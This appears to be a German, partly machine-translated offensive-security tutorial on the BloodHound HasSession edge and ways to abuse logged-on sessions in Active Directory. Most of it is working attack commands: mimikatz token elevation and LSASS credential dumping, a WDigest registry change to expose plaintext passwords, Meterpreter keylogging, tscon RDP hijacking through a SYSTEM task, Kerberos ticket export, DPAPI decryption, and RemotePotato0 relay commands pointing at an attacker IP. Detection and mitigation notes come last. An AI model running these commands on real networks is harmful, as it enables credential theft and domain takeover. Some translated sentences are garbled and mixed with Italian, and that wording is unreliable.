
HasSession BloodHound: Sitzungsaufzählung und -missbrauch

HasSession BloodHound: Erfahren Sie, wie Sie mit SharpHound Sitzungen auflisten und Token, Anmeldeinformationen und RDP mit Active Directory-Erkennung und -Abwehr nutzen können.
- Veröffentlicht am 2026-07-21
- Lesezeit: 11 Minuten
HasSession: Was es ist, wie man es ermittelt und alle Methoden zum Missbrauch/zur Rechteausweitung. #
HasSession Es ist der Rand von Bluthund
dargestellt als (Computer)-[:HasSession]->(User)Das Doppelpunkt-Zeichen (:) zeigt an, dass ein Benutzer auf diesem Computer angemeldet ist (oder zum Zeitpunkt der Datenerfassung angemeldet war). Dies ist kein Privileg, das direkt ausgenutzt werden kann – es handelt sich um eine Information. Positionierung: zeigt Ihnen, wo Sie suchen müssen, wenn Sie die Anmeldeinformationen oder das Token eines bestimmten Benutzers, beispielsweise eines Domänenadministrators, benötigen. Von dort aus eröffnen sich verschiedene Wege: Auslesen der Anmeldeinformationen, Diebstahl des Tokens, Keylogging, Übernahme von RDP-Sitzungen oder Nötigungsangriffe wie RemotePotato0.
Was genau ist HasSession? #
Offizielles Edge-Schema:
Source:      Computer
Destination: User
Traversable: sì
Die korrekte Interpretation des Diagramms lautet also: „Dieser Computer hat (hatte) eine Sitzung dieses Benutzers “ – und nicht umgekehrt.
Wichtige Punkte:
- Es handelt sich nicht nur um eine „interaktive Sitzung“. SharpHound sammelt Sitzungen über Anrufe wie
NetWkstaUserEnum, was interaktive, Service- oder Batch-Anmeldungen oder Benutzer zurückgeben kann, deren Identität auch nach der scheinbaren Abmeldung noch von einem Dienst „imitiert“ wird.HasSessionEs handelt sich daher um einen Hinweis auf die Existenz/Nutzung der Identität im System, nicht aber um einen sicheren Beweis für eine aktive RDP-Sitzung mit LSASS voller wiederverwendbarer Anmeldeinformationen. - Die Sitzungen sind flüchtig. Sie stellen eine Momentaufnahme des Erfassungszeitpunkts dar – der Nutzer könnte zwischenzeitlich die Verbindung getrennt haben. Da Nutzer jedoch dazu neigen, dieselben Muster zu wiederholen (gleicher Ort, gleicher Server), lohnt sich eine Überprüfung.
- Nur ein lokaler Administrator des Rechners Es kann Authentifizierungsmaterial aus dem Speicher abrufen. Eine einzelne Sitzung ohne Administratorrechte auf dem Zielrechner ist wirkungslos.
Wie SharpHound Sitzungen sammelt #
Zwei unterschiedliche Erhebungsmethoden:
:: Raccolta standard (NetWkstaUserEnum), non richiede privilegi speciali
SharpHound.exe --CollectionMethods Session

:: Metodo privilegiato — usalo se hai già admin locale su molte macchine: dati più completi
SharpHound.exe --CollectionMethods LoggedOn
Da sich Sitzungen ständig ändern, besteht für eine einzelne Sammlung das Risiko, den Domänenadministrator zu verlieren, der sich nur wenige Minuten am Tag anmeldet. Aus diesem Grund --Loop Es existiert mit Absicht:
SharpHound.exe --CollectionMethods Session --Loop --LoopDuration 03:00:00 --LoopInterval 00:15:00Die Datenerfassung wird alle 15 Minuten über einen Zeitraum von 3 Stunden wiederholt, wodurch eine wesentlich vollständigere Zeitkarte erstellt wird, als dies mit einem einzigen Durchlauf möglich wäre.
Offensive Chiffrieranfrage #
Sobald die Daten in BloodHound importiert sind, werden die folgenden Abfragen verwendet, um die Aufzählung in einen Aktionsplan umzuwandeln (die Syntax ist beispielhaft; passen Sie die Eigenschaftsnamen/Bezeichnungen an die von Ihnen verwendete Version von BloodHound an):
Wo die Domänenadministratoren angemeldet sind:
MATCH (u:User)-[:MemberOf*1..]->(g:Group)
WHERE g.name = 'DOMAIN ADMINS@HACKITA.LAB'
WITH u
MATCH p=(c:Computer)-[:HasSession]->(u)
RETURN p
Wo ein bestimmter Benutzer angemeldet ist:
MATCH p=(c:Computer)-[:HasSession]->(u:User)
WHERE u.name = 'ADMIN.HACKITA@HACKITA.LAB'
RETURN p
Die aussagekräftigste Abfrage – interessante Sitzungen auf Computern, auf denen Sie bereits Administrator sind:
MATCH p=(attacker:User {name:'OPERATORE@HACKITA.LAB'})-[:AdminTo]->(computer:Computer)-[:HasSession]->(target:User)
RETURN p
Diese dritte Anfrage ist die eigentliche Angriffskette:
Hai AdminTo sul computer
        |
        v
Sul computer esiste HasSession di un utente più privilegiato di te
        |
        v
Raggiungi l'host, verifichi che la sessione sia ancora valida (qwinsta/query user)
        |
        v
Scegli la tecnica giusta in base al logon type e ai privilegi che hai
        |
        v
Assumi la nuova identità
Manuelle Sitzungsaufzählung (Echtzeit, ohne BloodHound) #
Abfragesitzung / qwinsta #
qwinsta /server:DC01SESSIONNAME USERNAME ID STATE TYPE
console 0 conn
>rdp-tcp#3 admin.hackita 2 Active rdpwd
svc_backup 3 Discqwinsta Zeigt RDS-/interaktive Sitzungen auf einem Host an. Für die Abfrage per Fernzugriff ist keine aktivierte Remotedesktopverbindung erforderlich, jedoch für die Anzeige von Sitzungen. von anderen Nutzern Es ist eine spezifische Berechtigung erforderlich („Abfrageinformationen“): Die generische Berechtigung „erreichbarer RPC-Port“ reicht nicht aus, die ACL der Sitzung selbst zählt ebenfalls.
Benutzer abfragen #
query user /server:DC01Kompaktere Variante, zeigt Benutzer und Status (Aktiv/Inaktiv) an.
Netzsitzung – achten Sie auf die Richtung #
net session liefert nicht Abfrage eines anderen Hosts per Fernzugriff, um festzustellen, wer angemeldet ist. Anzeige bestehender SMB-Sitzungen. zum lokalen Server; das Thema \\nomecomputer Filter, um nur die Sitzung dieses spezifischen Clients anzuzeigen:
net session \\DC01Dieser Befehl, der auf einem Server ausgeführt wird, bedeutet „Zeig mir die SMB-Sitzung vom Client DC01“ – nicht „Frage DC01 ab, um zu sehen, wer dort angemeldet ist“. Halten Sie diese Befehle getrennt:
NetWkstaUserEnum → chi è loggato sul computer che interroghi (usato da qwinsta/query user/SharpHound Session)
NetSessionEnum   → quali client sono connessi alle risorse SMB del server locale (net session)
WMI / PowerShell #
Get-CimInstance Win32_LoggedOnUser -ComputerName DC01Beinhaltet auch „veraltete“ Daten (getrennte Sitzungen) – immer abgeglichen mit qwinsta für den Immobilienmarkt.
PsLoggedOn (Sysinternals) #
PsLoggedon.exe \\DC01Kombiniert lokale/interaktive Sitzungen und Netzwerksitzungen. Warnung: Die Abfrage eines Remotesystems mit PsLoggedOn erfordert Zugriff auf die Remote-Registry, wodurch eine neue Sitzung erzeugt wird – wundern Sie sich also nicht, wenn Ihr eigenes Konto in der Ausgabe erscheint.
Anmeldetyp: Nicht alle Sitzungen hinterlassen dasselbe Material #
Bevor Sie sich für eine Methode entscheiden, sollten Sie verstehen, mit welcher Art von Anmeldung Sie es zu tun haben – nicht alle hinterlassen wiederverwendbare Anmeldeinformationen:
| Anmeldetyp | Szenario | Wiederverwendbares Material |
|---|---|---|
| 2 | Interaktiv (Konsole, RunAs ohne /netonly) | Im Allgemeinen ja |
| 3 | Netzwerk (SMB, RPC, Freigabezugriff) | Im Allgemeinen nicht |
| 4 | Stapelverarbeitung (geplante Aufgabe) | Es könnte vorhanden sein |
| 5 | Windows-Dienst | Es könnte vorhanden sein |
| 9 | Neue Anmeldeinformationen (runas /netonly) | Anmeldeinformationen werden nur für ausgehende Verbindungen verwendet, nicht für die lokale Anmeldung. |
| 10 | Remote Interactive (RDP) | Im Allgemeinen ja |
| 11 | CachedInteractive (Hash-Cache, DC nicht erreichbar) | Dipende dalla configurazione |
Dies erklärt warum un HasSession Dass die Daten aus einer SMB-Sitzung (Typ 3) stammen, bedeutet nicht automatisch, dass man wiederverwendbare Anmeldeinformationen extrahieren kann. — wofür typischerweise eine interaktive Anmeldung, eine RDP-Anmeldung, eine Batch-Anmeldung oder eine Dienstanmeldung erforderlich ist.
Methoden zum Missbrauch von Sitzungen gefunden #
1. Token-Impersonation #
Wenn Sie bereits lokaler Administrator auf dem Rechner sind, auf dem der Benutzer angemeldet ist:
mimikatz # privilege::debug
mimikatz # token::list
mimikatz # token::elevate /domainadmin
token::elevate Sucht unter den laufenden Prozessen nach einem Token mit Domänenadministratorrechten und gibt sich als dieses aus. Bei Metasploit entspricht dies dem Modul Inkognito (list_tokens -u um verfügbare Token aufzulisten, impersonate_token (um einen zu mieten) – gleiche Logik, anderes Werkzeug, nützlich, wenn Sie bereits mit einem Meterpreter anstatt mit dem eigenständigen Mimikatz arbeiten. Dies ist der Schritt, der tatsächlich eine Transformation bewirkt. HasSession gefunden in Kontoübernahme
wahr.
Alternativ können die Anmeldeinformationen auch direkt aus dem Speicher extrahiert werden:
mimikatz # sekurlsa::logonpasswordsDies funktioniert, solange LSASS nicht geschützt ist (PPL, Credential Guard) – siehe Abschnitt „Schutzmaßnahmen“. Das wertvollste Ergebnis ist hierbei oft der NTLM-Hash selbst, der für Pass-the-Hash auf anderen Hosts wiederverwendet werden kann.
Trick zum Erzwingen von Klartext-Anmeldeinformationen: Wenn WDigest aktiviert ist (oder Sie es mit Administratorrechten aktivieren), merkt sich Windows das Klartext-Passwort , nicht nur den Hashwert:
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /fNachdem der Wert erzwungen wurde, muss der Benutzer Folgendes tun: erneut authentifizieren (Neuanmeldung, z. B. RDP-Wiederverbindung), damit der Wert tatsächlich übernommen wird – zu diesem Zeitpunkt sekurlsa::wdigest Zeigt das Passwort im Klartext an, nicht nur den Hashwert. Diese Funktion ist in Windows 8.1/Server 2012 R2 und höher standardmäßig deaktiviert, daher hinterlässt diese Änderung eine leicht erkennbare Spur in der Registrierung (siehe Erkennung).
Beachten Sie Folgendes bezüglich Tokens: Es gibt primäre Tokens (prozessbezogen) und Identitätswechsel-Tokens (threadbezogen) mit unterschiedlichen Integritätsstufen und Berechtigungen, die vorhanden, aber deaktiviert sein können. Ein Token kann lokal „impersonierbar“ oder an andere Hosts „delegierbar“ sein – dieser Unterschied ist wichtig, wenn Sie sich lateral bewegen und nicht nur lokal als dieser Benutzer agieren möchten.
2. Tastatur- und Zwischenablageüberwachung #
Wenn Sie keine Anmeldeinformationen extrahieren können (geschütztes LSASS, aggressives EDR), der Benutzer aber noch eine aktive Sitzung hat, können Sie abfangen, was er tippt oder kopiert – ohne den LSASS-Speicher anzufassen, ist dies unauffälliger als ein direkter Speicherauszug.
Keylogging (Meterpreter):
meterpreter > migrate <PID del processo dell'utente target>
meterpreter > keyscan_start
[*] Starting the keystroke sniffer...
Nach einer angemessenen Zeitspanne (Minuten/Stunden, je nachdem, wie viel der Benutzer tippt):
meterpreter > keyscan_dump
[*] Dumping captured keystrokes...
admin.hackita<Return>P@ssw0rd2026!<Return>
Il migrate Wichtig ist: Wenn Sie in Ihrem ursprünglichen Prozess bleiben, anstatt zu einem der Zielprozesse zu migrieren, erfassen Sie nur Ihre eigene Tastatur, nicht aber die des Benutzers.
Zwischenablageüberwachung (PowerSploit):
Invoke-ClipboardMonitor -Interval 5Es überprüft alle 5 Sekunden den Inhalt der Zwischenablage und protokolliert ihn – nützlich, weil viele Menschen Passwörter aus einem Passwortmanager kopieren und einfügen, anstatt sie einzutippen, was zwar reines Keylogging verhindert, aber nicht die Überwachung der Zwischenablage.
Praktische Einschränkung: Beide Verfahren sind passiv und zeitaufwändig – man erhält kein sofortiges Ergebnis wie bei einem LSASS-Dump. Sie sollten so geplant werden, dass der Benutzer in Kürze zu dieser Sitzung zurückkehrt (z. B. kurz vor Arbeitsbeginn).
3. RDP-Sitzungsübernahme (tscon) #
Tatsächliche Befehlsanforderungen tscon (von Microsoft dokumentiert): Berechtigung erforderlich Vollzugriff oder das Sonderrecht Verbinden auf die Zielsitzung und das Passwort des Sitzungsinhabers es sei denn Sie sind nicht bereits SYSTEM – es läuft lediglich als SYSTEM (z. B. über eine geplante Aufgabe, die als SYSTEM gestartet wurde, oder psexec -sDadurch wird die Passwortprüfung umgangen – ein Verhalten, das von Benjamin Delpy und Alexander Korznikov im Zusammenhang mit der Funktionsweise von Session Shadowing dokumentiert wurde. Beachten Sie außerdem, dass Sie sich unter normalen Umständen mit diesem Befehl nicht direkt mit der Konsolensitzung verbinden können.
Vollständiger Workflow (erfordert, dass Sie bereits lokaler Administrator sind, um eine geplante Aufgabe als SYSTEM zu erstellen):
query user USERNAME SESSIONNAME ID STATE IDLE TIME
admin.hackita rdp-tcp#3 2 Active .
>hackita console 1 ActiveErstellen Sie nun eine geplante Aufgabe, die ausgeführt wird tscon Als SYSTEM, um Sitzung 2 (admin.hackita) in Ihre Konsole (Sitzung 1) zu übernehmen:
schtasks /create /sc onstart /tn "hijack" /tr "tscon 2 /dest:console" /ru "SYSTEM"
schtasks /run /tn "hijack"
Der als SYSTEM ausgeführte Prozess ruft Folgendes auf tscon ohne das Passwort angeben zu müssen admin.hackitaAnschließend wird Ihre Konsolensitzung zu der des übernommenen Benutzers – ohne dass Sie jemals ein Passwort gesehen oder LSASS berührt haben.
Reinigung: Geplante Aufgabe nach Gebrauch entfernen (schtasks /delete /tn "hijack" /f) — eine Aufgabe mit diesem Befehl bleibt, wenn sie nicht ausgeführt wird, ein eindeutiges forensisches Artefakt.
Wichtiger Unterschied mit tscon: mit tscon Die ursprüngliche Sitzung wird getrennt und „gestohlen“ – der Benutzer stellt beim nächsten Einloggen fest, dass sie verschwunden ist. mstsc /shadow stattdessen die Benutzersitzung Bleiben Sie aktiv Während Sie die Sitzung parallel beobachten oder steuern – ideal, wenn Sie unauffällig bleiben und beobachten, aber keinen Zugriff erlangen möchten. Technisch gesehen fällt dies unter die Kategorie MITRE ATT&CK T1563 – Remote Service Session Hijacking.
4. Native RDP-Shadowing (mstsc /shadow) – eine Alternative ohne Sitzungsdiebstahl #
Windows verfügt seit Version 2012 R2 über eine native RDS-Shadowing-Funktion, die zwar für den technischen Support gedacht, aber auch offensiv gleichermaßen nützlich ist. Im Gegensatz dazu tsconHier ist die Benutzersitzung. am Leben bleiben —du bleibst dabei, du trennst die Verbindung nicht:
qwinsta
mstsc /shadow:<ID_sessione> /control
/control Es bietet Ihnen außerdem Maus und Tastatur, nicht nur die Ansicht. Sie müssen Administrator sein, und standardmäßig ist der Benutzer erhält eine Zustimmungsaufforderung — aber wenn die Gruppenrichtlinie „Regeln für die Fernsteuerung von Remotedesktopdienst-Benutzersitzungen festlegen“ auf dem Host mit der Option „Keine Zustimmung“ festgelegt ist, erfolgt das Shadowing im Hintergrund, ohne dass der Benutzer es bemerkt.
5. Kerberos-Ticketdiebstahl (Ticketweitergabe) #
Eine Sitzung kann auch Kerberos-Materialien offenlegen, nicht nur NTLM-Hashes: Benutzer-TGT, Dienstticket (TGS), AES/RC4-Schlüssel, die in der LSA-Sitzung vorhanden sind. Mit mimikatz :
mimikatz # sekurlsa::tickets /exportExportierte Tickets können zur späteren Weiterleitung in eine andere Sitzung (Pass-the-Ticket) wieder eingefügt werden, ohne dass dabei Hash oder Passwort verändert werden müssen – besonders nützlich, wenn für das Zielkonto die Kerberos-Delegierung konfiguriert ist.
6. DPAPI und Benutzerprofilgeheimnisse #
Selbst wenn LSASS geschützt ist, kann das hochgeladene Benutzerprofil Credential Manager, Zertifikate und DPAPI-geschützte Anwendungsanmeldeinformationen enthalten. Ein konkreter Workflow mit mimikatz:
Schritt 1 – Ermitteln Sie den Hauptschlüssel des Benutzers (aus dem Gedächtnis, falls Sie eine aktive Sitzung haben):
mimikatz # sekurlsa::dpapi[00000000] Guid : {5d4e7e0d-d922-4783-8efc-9319b45b1c9a}
MasterKey : 0a942e9dfc934246081ed23f371c42fc0f9fcb6dcd3285ac2...
sha1(key) : ba02ef86f26c683858d3df3dc961e37b0d47e574Schritt 2 – Entschlüsseln der gespeicherten Anmeldeinformationsdatei (z. B. eines Passworts für eine geplante Aufgabe):
mimikatz # dpapi::cred /in:"C:\Users\admin.hackita\AppData\Local\Microsoft\Credentials\AA10EB8126AA20883E9542812A0F904C" /masterkey:0a942e9dfc934246081ed23f371c42fc0f9fcb6dcd3285ac2...**CREDENTIAL**
UserName : HACKITA\svc_backup
CredentialBlob : B4ckupP@ss2026!Falls der Hauptschlüssel nicht im Speicher ist (die Sitzung ist bereits geschlossen, aber Sie haben als lokaler Administrator noch Zugriff auf das Dateisystem/die Benutzerregistrierung), können Sie ihn offline aus der Datei auf der Festplatte abrufen:
mimikatz # dpapi::masterkey /in:"C:\Users\admin.hackita\AppData\Roaming\Microsoft\Protect\S-1-5-21-...\5d4e7e0d-d922-4783-8efc-9319b45b1c9a" /rpcDeshalb kann auch eine alte Sitzung (die jetzt nicht mehr aktiv ist) noch von Nutzen sein: Wenn Sie Zugriff auf das Profil auf der Festplatte haben, muss der Benutzer nicht mehr angemeldet sein.
Passwörter für den Anmeldeinformationsmanager (Die für Netzwerkfreigaben, RDP und Anwendungen gespeicherten Daten) werden auf ähnliche Weise wiederhergestellt mit vault::cred (falls Sie bereits über ein erhöhtes Benutzertoken verfügen) oder dpapi::vault (offline, mit bekanntem Generalschlüssel).
7. SessionGopher – gespeicherte Sitzungen von anderen Tools #
Anders als bei allen vorherigen Varianten: Der Benutzer benötigt keine Sitzung. Jetzt aktivierenSolange es jemals auf diesem Rechner installiert war, fragt SessionGopher die Hive ab. HKEY_USERS für jedes bestehende Benutzerprofil und stellt gespeicherte PuTTY-, WinSCP-, SuperPuTTY-, FileZilla- und Remote-Desktop-Sitzungen wieder her – wobei gespeicherte WinSCP/FileZilla/SuperPuTTY-Passwörter automatisch geknackt werden.
Import-Module .\SessionGopher.ps1
Invoke-SessionGopher -Target DC01
Im Modus -Thorough Durchsuchen Sie auch alle Datenträger nach Dateien .ppk (PuTTY private Schlüssel), .rdp e .sdtid (RSA-Token):
Invoke-SessionGopher -Target DC01 -ThoroughFür einen umfassenden Überblick über den gesamten Bereich:
Invoke-SessionGopher -AllDomain -o output.csvMit lokalen Administratorrechten erhalten Sie die Daten aller Benutzer, die sich jemals angemeldet haben; ohne diese Rechte nur Ihre eigenen. Dies ist besonders nützlich, um Anmeldeinformationen für Jump-Server, Unix-Systeme oder Kassenterminals zu finden, die der Benutzer regelmäßig von diesem Rechner aus verwaltet.
8. Servicesitzungen (Typ 4/5) – werden oft ignoriert #
Eine Service-Account-Sitzung kann stabiler sein als die eines menschlichen Administrators und legt Folgendes offen: langlebige Kerberos-Tickets, Datenbankzugriff, Backup-Freigaben, Bereitstellungssysteme, die auf dem Account konfigurierte Kerberos-Delegierung.
Konkretes Beispiel: Sie finden HasSession di svc_sql auf einem Anwendungsserver. Es handelt sich nicht um einen menschlichen Benutzer, sondern um:
mimikatz # sekurlsa::logonpasswordsDie Verwendung eines Dienstkontos liefert oft gültige und stabile Anmeldeinformationen (das Konto ändert sein Passwort nicht so häufig wie ein menschlicher Benutzer, und die Sitzung bleibt so lange bestehen, wie der Dienst ausgeführt wird). Wenn Sie dann die Berechtigungen dieses Kontos überprüfen:
Get-ADUser svc_sql -Properties memberof, servicePrincipalName, msDS-AllowedToDelegateToEin Servicekonto mit msDS-AllowedToDelegateTo bevölkert hat Kerberos-Delegierung konfiguriert —Sie können sich gegenüber dem Dienst, an den Sie delegieren, potenziell als andere Benutzer ausgeben. Diese Privilegienverschiebung ist oft unauffälliger als das direkte Angreifen eines Menschen (Dienstsitzungen erzeugen weniger Verhaltensrauschen, da sie automatisiert und vorhersehbar sind).
9. Sitzungsspezifische Erzwingung: RemotePotato0 #
RemotePotato0 listet nicht nur eine Sitzung auf, sondern nutzt sie aktiv : Es nutzt den DCOM-Aktivierungsdienst aus, um einen Benutzer mit einer interaktiven Sitzung auf demselben Rechner (typischerweise ein Domänenadministrator in Sitzung 1, während der Angreifer von einer anderen Sitzung aus arbeitet) zu zwingen, sich bei einem vom Angreifer kontrollierten RPC/OXID-Server zu authentifizieren.
Achten Sie darauf, es nicht mit der klassischen „Kartoffel“-Familie zu verwechseln. (RottenPotato, JuicyPotato, PrintSpoofer, RoguePotato
): diese Ausbeutung SeImpersonatePrivilege um SYSTEM zu erlangen, indem eine Authentifizierung von einem erzwungen wird Service Lokal (BITS, Druckspooler), ohne dass ein anderer Benutzer angemeldet sein muss. RemotePotato0 hingegen ist speziell sitzungsbasiert: Sie benötigen nicht SYSTEM als Ziel, sondern einen bestimmten privilegierten Benutzer, der eine aktive Sitzung auf demselben Rechner hat – genau deshalb passt es in einen HasSession-Artikel und die anderen nicht.
Das Werkzeug verfügt über zwei unterschiedliche Modi , die nicht verwechselt werden dürfen:
Nur Hash-Erfassung (keine Weiterleitung an Dritte):
.\RemotePotato0.exe -m 2 -s 1 -x <IP_ATTACCANTE> -p 8885-m 2— Modus „RPC-Capture-Server (Hash) + Potato-Trigger“: Erfasst direkt den NTLMv2-Hash des Zielbenutzers, ohne ihn an Dritte weiterzuleiten.-s 1— Sitzung, die aufgerufen werden soll (typischerweise Sitzung 1, in der häufig ein interaktiver/privilegierter Benutzer angemeldet ist, im Gegensatz zu Sitzung 0, die für Dienste reserviert ist)-x/-p— IP-Adresse und Port des Rogue OXID Resolvers, erforderlich, wenn ein externer Netzwerk-Redirector benötigt wird (Windows Server > 2016)
Vollständige protokollübergreifende Relay-Kette (RPC → HTTP → LDAP/anderes Ziel):
.\RemotePotato0.exe -m 0 -r <IP_ATTACCANTE> -x <IP_ATTACCANTE> -p 9999 -s 1-m 0— Standardmodus: Protokollübergreifende Weiterleitung + Triggerung, nicht nur Erfassung-r— IP-Adresse des entfernten HTTP-Relay-Servers (an den die erfasste Authentifizierung tatsächlich weitergeleitet wird, z. B. anntlmrelayx.py -t ldap://<DC>)
Unter Windows Server ≤ 2016 kann die OXID-Auflösung lokal, ohne externen Redirector, erfolgen. Bei neueren Versionen muss Port 135 weitergeleitet werden.
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<IP_MACCHINA_TARGET>:9999Grundvoraussetzung: Beide Methoden setzen voraus, dass ein Benutzer mit entsprechenden Berechtigungen tatsächlich in einer interaktiven Sitzung auf demselben Rechner angemeldet ist – genau diese Information ist erforderlich. qwinsta/HasSession wird bereitgestellt, noch bevor der Exploit überhaupt gestartet wird.
Wichtiger historischer Hinweis: Microsoft hat am 21. Oktober 2022 das von RemotePotato0 ausgenutzte Hauptszenario für die RPC→LDAP-Ausnutzung behoben. In aktualisierten Umgebungen mit korrekt konfigurierter LDAP-Signierung/Kanalbindung funktioniert Modul 0/1 (Weiterleitung an LDAP) voraussichtlich nicht mehr. Die Technik ist größtenteils veraltet oder nur noch in ungepatchten Laboren/Umgebungen gültig, während das alleinige Erfassen von Hash-Werten (-m 2bleibt länger nutzbar.
Operativer Entscheidungsbaum #
Sobald Sie eine gefunden haben HasSessionDies ist die Logik, um die richtige Technik ohne Zeitverschwendung auszuwählen – dieselbe Struktur, die für jede Rechteausweitung unter Windows
Ausgehend von einem Stützpunkt:
Trovo HasSession
        |
        +-- Non controllo il computer
        |       -> cerco AdminTo, CanRDP, CanPSRemote, o un altro percorso verso quell'host
        |
        +-- Sono amministratore locale
        |       -> verifico processi e token attivi
        |       -> verifico se LSASS è protetto (PPL/Credential Guard)
        |       -> cerco ticket Kerberos esportabili
        |       -> controllo segreti DPAPI/Credential Manager nel profilo
        |
        +-- Sono SYSTEM
        |       -> token impersonation cross-session
        |       -> RDP session hijacking con tscon
        |       -> coercizione cross-session (RemotePotato0)
        |
        +-- La sessione è solo Network Type 3
                -> probabilmente nessun hash/TGT riutilizzabile, valuta altre strade
Normales RDP vs. Eingeschränkter Administrator vs. Remote Credential Guard #
Nicht alle RDP-Verbindungen hinterlassen die gleichen Spuren auf dem Zielsystem:
- Normales RDPBenutzeranmeldeinformationen (oder abgeleitetes Material) können auf dem Zielhost weiterhin offengelegt bleiben.
- Eingeschränkter Administratormodus: Sendet keine vollständigen Benutzeranmeldeinformationen an das Zielsystem – reduziert dadurch, was ein Angreifer mit lokalen Administratorrechten auf dem Zielsystem erbeuten kann.
- Remote-Anmeldeinformationsschutz: Hält die Anmeldeinformationen vom Remote-Host fern und leitet Kerberos-Anfragen an den ursprünglichen Client um.
Un HasSession generiert von einer RDP-Verbindung dann bedeutet nicht immer Ob der NT-Hash oder der TGT tatsächlich extrahiert werden kann, hängt davon ab, welcher dieser Modi verwendet wurde.
Detection #
| Event ID | Bedeutung |
|---|---|
| 4624 | Anmeldung erfolgreich – überprüfen Sie den Anmeldetyp (2/4/5/9/10 auf einem ungewöhnlichen Host für dieses Konto ist das Signal). |
| 4634 | Sitzungsende (vollständige Abmeldung oder Verbindungsunterbrechung, auch unbeabsichtigt) |
| 4647 | Abmeldung explizit durch den Benutzer initiiert |
| 4779 | Sitzung von einer Windows-Station getrennt – typisch für eine RDP-Trennung ohne vollständige Abmeldung, nützlich zur Unterscheidung von „getrennt“ und „beendet“. |
Zusätzlich zu den Ereignis-IDs überwacht es Folgendes:
- Ausführung von
tscon.exeaußerhalb geplanter administrativer Kontexte - Zugang zu
lsass.exe(Ereignis-ID 4656/4663 oder EDR-Warnung bei Lesezugriff auf den Prozessspeicher) - Anomale DCOM-Aktivität: Aktivierung ungewöhnlicher CLSIDs durch nicht-administrative Prozesse
- RPC-Datenverkehr auf Port 135 zu IPs außerhalb des Management-Subnetzes (Typ-Umleitungsindikator)
socat) - Zeitliche Korrelation zwischen einer lokalen administrativen Anmeldung auf einem Host und der anschließenden Nutzung einer privilegierten Kontoidentität an anderer Stelle
Minderungsmaßnahmen #
- LSA-Schutz (RunAsPPL) Verhindert das Auslesen und Speichern von Daten auf LSASS.
- Credential Guard isoliert NTLM-Hashes und Kerberos-Tickets durch virtualisierungsbasierte Sicherheit
- Remote-Anmeldeinformationsschutz verhindert, dass RDP-Anmeldeinformationen auf dem Zielsystem offengelegt werden
- Dedizierte administrative Arbeitsstationen (PAW) für Tier-0-Konten, wobei die Anmeldung von nicht vertrauenswürdigen Hosts verboten ist.
- Segmentierung: Privilegierte Konten sollten niemals Sitzungen auf Standardbenutzer-Workstations haben.
FAQ #
Ist HasSession allein ausnutzbar? Nein. Es handelt sich lediglich um Positionsinformationen: Sie geben an, wo man suchen muss, gewähren aber selbst keinen Zugriff. Um daraus Anmeldeinformationen oder tatsächlichen Zugriff zu generieren, ist stets eine zusätzliche Berechtigung erforderlich (lokaler Administrator, SYSTEM oder ein Nötigungsangriff).
Ist eine mit BloodHound gefundene Sitzung noch gültig, wenn ich an den Rechner komme?
Nicht garantiert – erkundigen Sie sich immer bei Ihrem örtlichen Händler. qwinsta/query user in Echtzeit, bevor Zeit in einen Angriff investiert wird, der auf dieser Sitzung basiert.
Warum benötigt RemotePotato0 Sitzung 1 und nicht Sitzung 0? Das liegt daran, dass Sitzung 0 für Systemdienste/-prozesse reserviert ist, während interaktive Benutzer (RDP, Konsolenzugriff) in nachfolgenden Sitzungen arbeiten.
